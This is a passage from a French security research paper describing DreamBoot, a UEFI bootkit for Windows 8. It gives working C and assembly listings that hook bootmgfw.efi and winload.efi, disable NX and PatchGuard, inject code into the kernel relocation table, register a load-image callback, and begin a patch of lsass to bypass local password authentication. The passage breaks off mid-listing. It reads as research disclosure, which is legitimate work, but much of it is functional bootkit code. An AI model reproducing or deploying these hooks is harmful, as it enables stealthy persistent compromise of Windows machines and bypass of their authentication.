Néanmoins, plusieurs obstacles se présentent à l'attaquant, essentiellement au niveau du noyau qui implémente diverses protections étudiées par la suite ainsi qu'au niveau des différents transferts de flot d'exécution entre les chargeurs de démarrage, le noyau et l'espace utilisateur. La principale difficulté est de pouvoir détourner le flot d'exécution lorsque certains types d'événements se produisent et lorsque le noyau est dans un état particulier afin d'éviter les plantages inopinés.

Les sections suivantes détaillent l'implémentation choisie.

## 5.3 Stratégie globale

Afin de pouvoir déployer les charges finales et suite à de nombreux essais, la méthodologie suivante a été retenue :
- Hooking de `bootmgfw.efi` afin de patcher winload.efi avant son exécution ;
- Hooking de `winload.efi` afin de patcher le noyau avant l'appel de son point d'entrée ;
- Corruption du noyau :
  - Injection du code du bootkit dans la table des relocations du noyau ;
  - Désactivation de patchguard et du bit `NX` ;




**FIGURE 3.** Détournement du processus de démarrage

  - Hooking de `nt!NtSetInformationThread()`;
  - Relocation des charges finales dans un espace mémoire légitime via `ExAllocatePool()`;
  - Appel de `nt!PsSetLoadImageNotifyRoutine()` afin de rendre les charges résidentes.
- Exécution des charges en fonction des processus chargés en mémoire (`lsass.exe` et `cmd.exe`)

Cette stratégie est illustrée dans la figure 4.

Comme détaillé par la suite, le processus `lsass.exe` sera patché dans le but de contourner l'authentification locale, l'élévation de privilèges sera réalisée en modifiant la structure du processus `cmd.exe` au sein du noyau, lorsque celui-ci est lancé par l'utilisateur. Le choix des différents hooks sera également expliqué dans les paragraphes suivants.




**Figure 4.** DreamBoot : Stratégie de hooking

### 5.4 Corruption des chargeurs de démarrage

Dans un premier temps, il est nécessaire de charger en mémoire le premier chargeur de démarrage Windows, `bootmgfw.efi`. L'objectif principal est de pouvoir patcher le deuxième chargeur, `winload.efi` lorsque celui-ci sera chargé en mémoire. Pour cela, une des techniques pouvant être utilisées consiste à hooker la fonction `bootmgfw!Archpx64TransferTo64BitApplicationAsm()`, en charge de transférer le flot d'exécution depuis `bootmgfw.efi` vers `winload.efi`. Cette fonction d'autant plus intéressante que c'est ici que le point d'entrée de l'image `winload.efi` est appelé (cf. figure 12).

```
Archpx64TransferTo64BitApplicationAsm proc near
; CODE XREF: ImgArchEfiStartBootApplication+295

[...]

loc_10108D58:
; DATA XREF: Archpx64TransferTo64BitApplicationAsm+35
                mov     ds, dword ptr [rdx+18h]
                mov     es, dword ptr [rdx+1Ah]
                mov     gs, dword ptr [rdx+1Eh]
                mov     fs, dword ptr [rdx+1Ch]
                mov     ss, dword ptr [rdx+20h]
                mov     rax, cr4
                or      rax, 200h
                mov     cr4, rax
                mov     rax, cs:ArchpChildAppPageTable
                mov     cr3, rax
                sub     rbp, rbp
                mov     rsp, cs:ArchpChildAppStack
                sub     rsi, rsi
                mov     rcx, cs:ArchpChildAppParameters
                mov     rax, cs:ArchpChildAppEntryRoutine
                call    rax ; ArchpChildAppEntryRoutine
                mov     rsp, cs:ArchpParentAppStack
                pop     rax
                mov     cr3, rax
                mov     rdx, cs:ArchpParentAppDescriptorTableContext
                lgdt    fword ptr [rdx]
                lidt    fword ptr [rdx+0Ah]
                lldt    word ptr [rdx+14h]
                mov     rax, offset loc_10108DCA
                movzx   rcx, word ptr [rdx+16h]
                push    rcx
                push    rax
                retfq

[...]
```

**Listing 12.** Fonction Archpx64TransferTo64BitApplicationAsm()

Le premier patch consistera alors à hooker cette fonction juste avant l'appel au point d'entrée de `winload.efi`, en utilisant les services EFI, cela peut être réalisé avec la portion de code présentée dans le listing 13. Bien que `bootmgfw.efi` soit toujours chargée à une adresse statique (`0x10000000`) par le firmware EFI, l'utilisation d'un motif est préférable afin de maximiser la fiabilité du bootkit vis-à-vis des différentes mises à jour que Microsoft pourrait apporter aux chargeurs de démarrage.

```
/*
 * Patch Windows bootloader (bootmgfw)
 */
EFI_STATUS PatchWindowsBootloader(void *BootkitImagebase,void *ImageBase
    ,UINT64 ImageSize)
{
    UINT32 i,j;
    INT32 call_decal;
    UINT8 found = 0;

    /* Search for pattern */
    Print(L"[+] Searching pattern in %s\r\n",WINDOWS_BOOTX64_IMAGEPATH);
    for(i=0;i<ImageSize;i++)
    {
        for(j=0;j<sizeof(
            BOOTMGFW_PATTERN_Archpx64TransferTo64BitApplicationAsm);j++)
        {
            if(BOOTMGFW_PATTERN_Archpx64TransferTo64BitApplicationAsm[j]
                 != ((UINT8 *)ImageBase)[i+j])
                break;
        }
        if(j==sizeof(
            BOOTMGFW_PATTERN_Archpx64TransferTo64BitApplicationAsm))
        {
            found = 1;
            break;
        }
    }

    /* If, found patch call */
    if(!found)
    {
        Print(L"[!] Not found\r\n");
        return EFI_NOT_FOUND;
    }
    else
    {
        Print(L"[+] Found at %08X, processing patch\r\n",i);
    }

    /* Save bytes */
    CopyMem(BOOTMGFW_Archpx64TransferTo64BitApplicationAsm_saved_bytes,(
        UINT8 *)ImageBase+i,sizeof(
        BOOTMGFW_Archpx64TransferTo64BitApplicationAsm_saved_bytes));

    /* Patching process */
```

```
    call_decal =  ((UINT32)&
        bootmgfw_Archpx64TransferTo64BitApplicationAsm_hook) - ((UINT32)
        ImageBase + i + 1 + sizeof(UINT32));
    *(((UINT8 *)ImageBase+i)) = 0xE8;
    *(UINT32 *)(((UINT8 *)ImageBase+i+1)) = call_decal;

    return EFI_SUCCESS;
}


/*
 * Load and patch windows EFI bootloader
 */
EFI_STATUS LoadPatchWindowsBootloader(EFI_HANDLE ParentHandle,void *
    BootkitImageBase,EFI_DEVICE_PATH *WinLdrDevicePath)
{
    EFI_LOADED_IMAGE *image_info;
    EFI_STATUS ret_code = EFI_NOT_FOUND;

    /* Load image in memory */
    Print(L"[+] Windows loader memory loading\r\n");
    ret_code = BS->LoadImage(TRUE,ParentHandle,WinLdrDevicePath,NULL,0,&
        WINDOWS_IMAGE_HANDLE);
    if(ret_code != EFI_SUCCESS)
    {
        Print(L"[!] LoadImage error = %X\r\n",ret_code);
        return ret_code;
    }
    else
    {
        /* Get memory mapping */
        BS->HandleProtocol(WINDOWS_IMAGE_HANDLE,&LoadedImageProtocol,(
            void **)&image_info);
        PrintLoadedImageInfo(image_info);

        /* Apply patch */
        ret_code = PatchWindowsBootloader(BootkitImageBase,image_info->
            ImageBase,image_info->ImageSize);
    }

    return ret_code;
}
```

**Listing 13.** Hooking de bootmgfw

Le code du hook réside dans l'espace du processus bootmgfw, lorsque ce dernier est appelé le registre `RAX` est un pointeur vers le code du point d'entrée. L'objectif de ce hook est d'utiliser ce pointeur et de poser un autre hook de façon similaire, désormais au sein de `winload.efi`, juste avant que ce dernier ne transfert le flot d'exécution au point d'entrée du noyau `nt!KiSystemStartup()` depuis la fonction `winload!OslArchTransferToKernel()` (cf. listing 14).

```
OslArchTransferToKernel proc near       ; CODE XREF: OslpMain+D3F
```

```
                xor     rsi, rsi
                mov     r12, rcx
                mov     r13, rdx  ; RDX est un pointeur kiSystemStartup
                    ()
                sub     rax, rax
                mov     ss, ax
                mov     rsp, cs:OslArchKernelStack
                lea     rax, OslArchKernelGdt
                lea     rcx, OslArchKernelIdt
                lgdt    fword ptr [rax]
                lidt    fword ptr [rcx]
                mov     rax, cr4
                or      rax, 680h
                mov     cr4, rax
                mov     rax, cr0
                or      rax, 50020h
                mov     cr0, rax
                xor     ecx, ecx
                mov     cr8, rcx
                mov     rcx, 0C0000080h
                rdmsr
                or      rax, cs:OslArchEferFlags
                wrmsr
                mov     rax, 40h
                ltr     ax
                mov     ecx, 2Bh
                mov     gs, ecx
                assume gs:nothing
                mov     rcx, r12
                push    rsi
                push    10h
                push    r13
                retfq                   ; Appel à kiSystemStartup
OslArchTransferToKernel endp
```

**Listing 14.** Code de la fonction OslArchTransferToKernel()

Le hook est écrit directement en assembleur pour plus de souplesse (cf. listing 15). La charge consiste à poser un autre hook sur `winload.efi`, la procédure est la suivante :

- Recherche de l'imagebase de `winload.efi` ;
- Recherche en mémoire d'un motif correspondant à la fonction `winload!OslArchTransferToKernel` ;
- Création du hook (`CALL`) après la sauvegarde des octets écrasés ;
- Retour à l'appelant après restauration des octets précédemment sauvegardés (lors de la création du hook de `bootmgfw.efi`)

```
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
;; bootmgfw.efi hooking
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;
bootmgfw_Archpx64TransferTo64BitApplicationAsm_hook proc

    push rax    ; rax is a ptr to winload.exe entry point bytes
```

```
; Save some reg to do our job
    push rbx
    push rcx
    push rdx
    push rsi
    push rdi

    xor rcx,rcx

; Search image base
    and ax, 0F000h
imagebase_search:
    cmp word ptr [rax],05A4Dh
    je imagebase_findsize
    sub rax,01000h
    jmp imagebase_search

; Get image size in PE
imagebase_findsize:
    mov ecx, dword ptr[rax+03Ch]            ; get e_lfanew from DOS
        headers
    mov ecx, dword ptr[rax+rcx+050h]        ; get sizeOfImage from
        OptionialHeader in PE

; Search for pattern
    lea rsi, WINLOAD_PATTERN_OslArchTransferToKernel
    sub rcx,WINLOAD_PATTERN_OslArchTransferToKernel_size
    xor rbx,rbx
    xor rdx,rdx

pattern_search_loop:
    cmp rdx,rcx
    jae bootmgfw_Archpx64TransferTo64BitApplicationAsm_hook_exit
    push rcx
    mov cl,byte ptr[rsi+rbx]
    cmp cl,byte ptr[rax+rbx]
    pop rcx
    jne pattern_search_continue
    inc rbx
    cmp rbx,WINLOAD_PATTERN_OslArchTransferToKernel_size
    jae proceed_save_bytes
    jmp pattern_search_loop
pattern_search_continue:
    xor rbx,rbx
    inc rax
    inc rdx
    jmp pattern_search_loop

; Save old bytes
proceed_save_bytes:
    lea rdi,WINLOAD_OslArchTransferToKernel_saved_bytes
    mov rsi,rax
    mov rcx,9
    rep movsb byte ptr[rdi], byte ptr[rsi]

; Make hook
```

```
    mov byte ptr[rax], 0E8h
    lea ebx, winload_OslArchTransferToKernel_hook
    lea ecx, [eax+5]
    sub ebx,ecx
    mov dword ptr[rax+1], ebx

; restore saved reg and go back in the cloud by restoring patched bytes
    \o/
bootmgfw_Archpx64TransferTo64BitApplicationAsm_hook_exit:
    lea rsi, BOOTMGFW_Archpx64TransferTo64BitApplicationAsm_saved_bytes
    mov rdi, qword ptr[esp+030h]
    sub rdi,5
    mov rcx, 5
    rep movsb byte ptr[rdi], byte ptr[rsi]
    sub qword ptr[esp+030h],5
    pop rdi
    pop rsi
    pop rdx
    pop rcx
    pop rbx
    pop rax
    ret

bootmgfw_Archpx64TransferTo64BitApplicationAsm_hook endp
```

**Listing 15.** Hook de Archpx64TransferTo64BitApplicationAsm()

Le flot d'exécution est ensuite retransféré à `bootmgfw.efi` qui le transfère à son tour à `winload.efi`. Ce dernier charger l'image du noyau `ntoskrnl` en mémoire et appel son point d'entrée depuis `winload!OslArchTransferToKernel()`. Cette fonction a été selectionnée car elle entre en scène après les vérifications d'intégrité effectuées sur l'image du noyau, de plus le deuxième argument de cette fonction (exprimée dans `rdx` selon la convention d'appel classique sous l'architecture `x86-64`) correspond au point d'entrée de la fonction `nt!KiSystemStartup()`.

Le rôle du bootkit est désomais de patcher le noyeau de sorte à pouvoir exécuter du code lorsque les premiers processus ring-3 sont lancés, notamment `smss.exe` ou `lsass.exe`.

## 5.5 Corruption du noyau Windows

Le détournement du noyau se fait essentiellement au sein du hook implémenté dans `winload.efi`, ce dernier procède en plusieurs étapes successives :

- Recherche de l'imagebase du processus ;
- Contournement de `PatchGuard` et désactivation du bit `NX` ;

- Résolution de certains exports du noyau (`nt!PsSetLoadImageNotifyRoutine()`, `nt!ExAllocatePool()` et `nt!NtSetInformationthread()`);
- Injection du bootkit dans la table des relocations de `ntoskrnl`;
- Hooking de `nt!NtSetInformationthread()`;
- Restauration des octets patchés dans `winload.efi` et retour à l'appelant.

A noter qu'à ce stade, le code du hook est toujours présent dans le processus du bootkit initialement lancé par le firmware EFI. Cependant, une fois le noyau initialisé, ce code ne sera plus accessible de manière fiable, il conviendra donc de le reloger. C'est ainsi qu'une nouvelle injection de code sera réalisée dans la table des relocations du noyau, ce choix sera expliqué par la suite.

**Désactivation du bit NX** Le bit `NX`[6] est une fonctionnalité apparue sur les processeurs à base d'architecture AMD64. Il s'agit d'un mécanisme permettant de définir si une page donnée est réservée à l'exécution de code ou à la lecture et l'écriture de données. Cette fonctionnalité, déjà exploitée sous Windows 7, l'est toujours sous Windows 8. L'activation de la protection est réalisée dès les premières phases d'initialisation du noyau dans la fonction `nt!KiSystemStartup()` en exploitant le onzième bit du registre `MSR IA32_EFER` (cf. listing 16).

```
sub     rsp, 28h
mov     al, ds:0FFFFF780000002D5h
lea     rdx, aNoexecuteAlway ; "NOEXECUTE=ALWAYSON"
and     al, 0FDh
or      al, 1
mov     ds:0FFFFF780000002D5h, al
mov     rcx, cs:qword_140356110
mov     rcx, [rcx+0B8h] ; char *
call    strstr
test    rax, rax
jnz     short loc_1406F33F5
mov     rcx, cs:qword_140356110
lea     rdx, aNoexecuteOptou ; "NOEXECUTE=OPTOUT"
mov     rcx, [rcx+0B8h] ; char *
call    strstr
test    rax, rax
jnz     loc_14070AD13
mov     rcx, cs:qword_140356110
lea     rdx, aNoexecuteOptin ; "NOEXECUTE=OPTIN"
mov     rcx, [rcx+0B8h] ; char *
call    strstr
                test    rax, rax
jz      loc_14070AD26
```

```
[...]
call    sub_140363644
test    al, al
jz      short loc_1406F343B
mov     ecx, 0C0000080h
rdmsr
shl     rdx, 20h
or      rax, rdx
bts     rax, 0Bh
mov     rdx, rax
shr     rdx, 20h
wrmsr                   ; Activate NX
mov     rcx, 8000000000000000h
mov     al, 1
mov     cs:qword_1403560E0, rcx
mov     ds:0FFFFF78000000280h, al
```

**Listing 16.** Activation du bit NX dans le noyau de Windows 8

L'annulation de cette protection permettra de rendre exécutable les pages associées à la table des relocations du noyau. Une simple inversion du saut conditionnel précédent l'écriture du registre `MSR` concerné permet de rendre exécutable toutes les pages. On remarque également quelques chaînes caractéristiques dans le listing précédent : `NOEXECUTE=ALWAYSON`, `NOEXECUTE=OPTOUT` et `NOEXECUTE=OPTIN`, il s'agit des différents paramètres qu'il est possible de positionner en exploitant l'utilitaire `bcdedit` de Microsoft.

**Désactivation de PatchGuard** `PatchGuard`[7] est une protection implémentée au niveau des noyaux Windows en version `86-64`, depuis Windows XP et Server 2003. Elle vise à protéger le noyau contre l'exploitation de certaines vulnérabilités et de certaines menaces qui pourraient impacter son intégrité. Or DreamBoot modifie à plusieurs endroits le noyau pour parvenir à l'exécution de ses charges finales, il est ainsi nécessaire de passer outre cette protection afin d'éviter l'apparition du célèbre BSOD (Blue Screen of Death, cf figure 5).

PatchGuard est toutefois fonctionnel uniquement si le noyau n'est pas debogué, en effet, dans ce cas l'intégrité du noyau n'est plus assuré pour autoriser l'utilisation des points d'arrêt ou la modification des structures du noyau par exemple. Une des manières les plus simples pour désactiver la protection à ce stade serait de faire croire au noyau qu'il est en mode debug. C'est ce choix qui a été effectué dans DreamBoot à l'exception du fait que le noyau sera trompé uniquement dans la fonction chargée d'activer `PatchGuard`.

Cette procédure a été légèrement obfusquée pour ralentir l'analyse, un faux symbole (`nt!KeInitAmd64SpecificState()`) est d'ailleurs pu-




**FIGURE 5.** PatchGuard : Blue Screen of Death

blié par les serveurs de symboles publics de Microsoft. Le listing 17 met en avant la fonction en charge de l'activation de `PatchGuard`.

```
                sub     rsp, 28h
                cmp     cs:InitSafeBootMode, 0
                jnz     short loc_1406C509A
                movzx   edx, byte ptr cs:KdDebuggerNotPresent
                movzx   eax, cs:byte_1402732CC
                or      edx, eax
                mov     ecx, edx
                neg     ecx
                sbb     r8d, r8d
                and     r8d, 0FFFFFFEEh
                add     r8d, 11h
                ror     edx, 1
                mov     eax, edx
                cdq
                idiv    r8d             ; Bad div :)
                mov     [rsp+28h+arg_0], eax
                jmp     short $+2
; ---------------------------------------------------------------------------

loc_1406C509A:                          ; CODE XREF: InitPatchGuard+1B
                                        ; InitPatchGuard+48
                add     rsp, 28h
                retn
InitPatchGuard  endp
```

**Listing 17.** Activation de PatchGuard

Cette fonction effectue une division combinant deux valeurs, la constante 1 et un booléen correspondant à l'état du mode debug. En fonction de cet état, la division généra une exception (si le noyau n'est pas débogué) ou non (si le noyau est débogué). Le gestionnaire d'exception précédemment positionné est alors en charge de l'activation effective de `PatchGuard` faisant appel à divers mécanismes non étudiés ici.

Afin de désactiver PatchGuard, DreamBoot affecte la valeur 0 à EDX au lieu d'initialiser le registre avec l'état du mode debug, l'exception ne sera alors jamais lancée, le mode debug également et le noyau pourra être patché sans restrictions. L'implémentation réalisée est analogue à celle pour le bit NX, il s'agit d'une simple recherche de motif en mémoire.

**Relocation du bootkit** Le code du bootkit est ensuite relogé au sein du noyau lui même. En effet, avant l'appel de nt!KiSystemStartup() la fonction winload!OslArchTransferToKernel() réorganise le mapping mémoire en créant une nouvelle GDT (Global Descriptor Table) et le noyau construit un nouveau répertoire de pages mémoire dès ses première phases d'initialisation en exploitant le registre CR3. De plus, les services EFI ne sont plus fonctionnels étant donné que la fonction ExitBootServices() a été précédemment appelée.

La table des relocation du noyau a été choisie car il s'agit d'un espace non utilisé une fois le noyau chargé en mémoire, les relocations ayant été déjà appliquées. Toutefois, cet espace n'est pas sûr une fois le noyau complètement initialisé, en effet les pages mémoires associées sont marquées DISCARDABLE et pourraient être utilisées à d'autres fins par le système d'exploitation.

Certains exports de ntoskrnl sont également résolus et injectés dans cet espace mémoire afin de déployer les charges finales et à nouveau reloger une portion du bootkit. A noter qu'à ce stage, aucune protection n'a encore été positionnée au niveau des pages mémoires et il est possible de lire, écrire et exécuter du code à n'importe quelle position dans la mémoire, ce qui ne sera plus le cas par la suite.

## 5.6 Déploiement des charges finales

Dans l'optique de déployer les charges finales, une manière élégante de procéder, sans injecter ou patcher du code, est d'utiliser la fonction nt!PsSetLoadImageNotifyRoutine(). Son prototype et les types sous-jacents correspondent à ceux du listing 18.

```
NTSTATUS PsSetLoadImageNotifyRoutine(
  _In_  PLOAD_IMAGE_NOTIFY_ROUTINE NotifyRoutine
);

VOID
  (*PLOAD_IMAGE_NOTIFY_ROUTINE)(
    __in_opt PUNICODE_STRING  FullImageName,
    __in HANDLE  ProcessId,
    __in PIMAGE_INFO  ImageInfo
```

```
    );

typedef struct _IMAGE_INFO {
    union {
        ULONG Properties;
        struct {
            ULONG ImageAddressingMode  : 8;  // Code addressing mode
            ULONG SystemModeImage      : 1;  // System mode image
            ULONG ImageMappedToAllPids : 1;  // Image mapped into all
                processes
            ULONG ExtendedInfoPresent  : 1;  // IMAGE_INFO_EX available
            ULONG Reserved             : 21;
        };
    };
    PVOID        ImageBase;
    ULONG        ImageSelector;
    SIZE_T       ImageSize;
    ULONG        ImageSectionNumber;
} IMAGE_INFO, *PIMAGE_INFO;
```

**Listing 18.** Prototypes associés à PsSetLoadImageNotifyRoutine()

Cete fonction permet d'exécuter une callback dans l'espace du noyau à chaque chargement d'une nouvelle image PE : un exécutable, une DLL ou un pilote. Le principal avantage est que la callback est appelée suite au chargement en mémoire de l'image mais avant le transfert du flot d'exécution à son point d'entrée. C'est l'endroit idéal pour patcher du code ou des données.

L'appel à la fonction est réalisé au sein du hook précédemment posé sur la fonction `nt!NtSetInformationThread()`, cette fonction a été choisie car elle ne peut être appelée que sur un noyau déjà initialisé, généralement lorsque les premiers processus userland sont lancés, notamment `smss.exe`. Ainsi, le bootkit reprend la main à ce stade, ce qui permettra d'appeller n'importe quelle fonction exportée par le noyau, ce qui n'était pas le cas lors de l'exécution du hook posé sur `winload.efi`. Le code du hook correspond alors aux données précédemment injectées dans la table des relocations.

Le déploiement des charges se déroule alors de la façon suivante :

- Allocation d'une page mémoire avec le flag `NonPagedPoolExecute` via la fonction `nt!ExAllocatePool()` ;
- Copie de la callback dans ce nouvel espace mémoire ;
- Enregistrement de la callback avec `nt!PsSetLoadImageNotifyRoutine()` ;
- Suppression du hook sur `nt!NtSetInformationThread()` ;
- Retour dans le contexte de l'appelant.

L'implémentation proposée est fourni dans le listing 19.

```
; Injected code in ntoskrnl reloc table
; it is called when NtSetInformationThread is called
ntoskrnl_injected_code proc
    pushfq
    push rax
    push rcx
    push rdx
    push rsi
    push rdi

    ; Allocate memory for callback
    mov rdx,4096                ; NumberOfBytes
    mov rcx,0                   ; PoolType = NonPagedPoolExecute
    call [NTOSKRNL_API_ep+16]   ; ExAllocatePool

    ; inject image notify routine callback in it
    lea rsi,image_notify_callback
    mov rdi,rax
    push rdi
    mov ecx, image_notify_callback_end-image_notify_callback
    rep movsb byte ptr[rdi], byte ptr[rsi]

    ; call PsSetLoadImageNotifyRoutine
    pop rcx
    call [NTOSKRNL_API_ep+8]

    ; Remove NtSetInformationThread hook
    lea rsi, NTOSKRNL_NtSetInformationThread_saved_bytes
    mov rdi, qword ptr[rsp+030h]
    sub rdi,5
    cli
    mov rcx,cr0
    and rcx, CR0_WP_CLEAR_MASK              ; Unprotect kernel memory (
        not needed before Win 8)
    mov cr0,rcx
    mov rcx, 10
    rep movsb byte ptr[rdi], byte ptr[rsi]

    mov rcx,cr0
    or rcx, CR0_WP_SET_MASK                 ; Restore kernel memory
        protection
    mov cr0,rcx
    sti

    ; Go back in hooked function
    sub qword ptr[rsp+030h],5
    pop rdi
    pop rsi
    pop rdx
    pop rcx
    pop rax
    popfq
    ret
ntoskrnl_injected_code endp
```

**Listing 19.** Hook de NtSetInformationThread() injecté dans la table des relocations

La callback enregistrée via `nt!PsSetLoadImageNotifyRoutine()` est stockée dans une page mémoire allouée avec `nt!ExAllocatePool()` et l'argument `Pooltype=NonPagedPoolExecute`. Ce drapeau a été introduit avec Windows 8 et permet d'allouer des pages au sein du noyau uniquement exécutables, sans autoriser également l'écriture.

Afin de restaurer les octets écrasés par le hook, il est désormais nécessaire de modifier les droits d'accès à la page mémoire correspondante, ceux-ci ayant été modifiés par le noyau suite à son initialisation. Ainsi les pages associées au code du noyau sont uniquement exécutables. Toutefois, il est possible d'outrepasser cette protection en désactivant la fonctionnalité `Write-Protect` du processeur, qui s'exprime via le seizième bit (`WP`) du registre `CR0`. Les interruptions sont préalablement masquées pour plus de stabilité lors de l'opération de patching puis restaurées par la suite.

Le système poursuit alors son exécution classique et la callback sera régulièrement appelée en mode noyau. En fonction de certains événements, elle exécutera alors les charges finales.

### 5.7 Contournement de l'authentification locale

Lorsqu'un utilisateur local s'authentifie par mot de passe sur une machine Windows (depuis Vista), le processus `winlogon.exe`, en charge de développer l'interface graphique via `LogonUi.exe`, fait appel à `LSASS` (Local Security Authority Subsystem Service) pour réaliser l'authentification. Ce processus fait alors lui même appel à un `AP` (Authentication package) ou un `SSP` dans le cas d'une authentification distante (Active-Directory parmis les plus courants).

L'AP utilisé dans le cadre d'une authentification locale est associé à `msv1_0.dll`, utilisé également dans les versions Windows pré-Vista (Windows 2000 et XP par exemple) qui utilisaient alors `msgina.dll`.

Lors d'une tentative d'authentification, le processus winlogon établit une requête `LPC` (Local Procedure Call, avec `ZwRequestWaitReplyPort()`, sur le port `LsaAuthenticationPort` à destination du service `LSASS` qui est en charge de la gestion de l'authentification. Le service parcourt alors la base `SAM` à la recherche des propriétés du compte, calcule le condensat `NTLM` associé au mot de passe fourni par l'utilisateur et le compare à celui stocké dans la SAM via la fonction `MsvpPasswordValidate()` exportée par `msv1_0.dll` et appelée depuis `LsaApLogonUserEx2()` ou `MsvpSamValidate()`.

Ce mécanisme est utilisé pour l'authentification via un compte local ou par un challenge mis en cache via un domaine Active Directory.

Une manière de contourner cette vérification est de patcher la comparaison qui est réalisée sur les condensats via la fonction `RtlCompareMemory()` (cf. listing 20).

```
loc_1800101F0:                          ; CODE XREF:
    MsvpPasswordValidate+9A
                                        ; MsvpPasswordValidate+B345
                mov     r14d, 10h       ; Hash size
                lea     rdx, [rsi+50h]  ; Source2
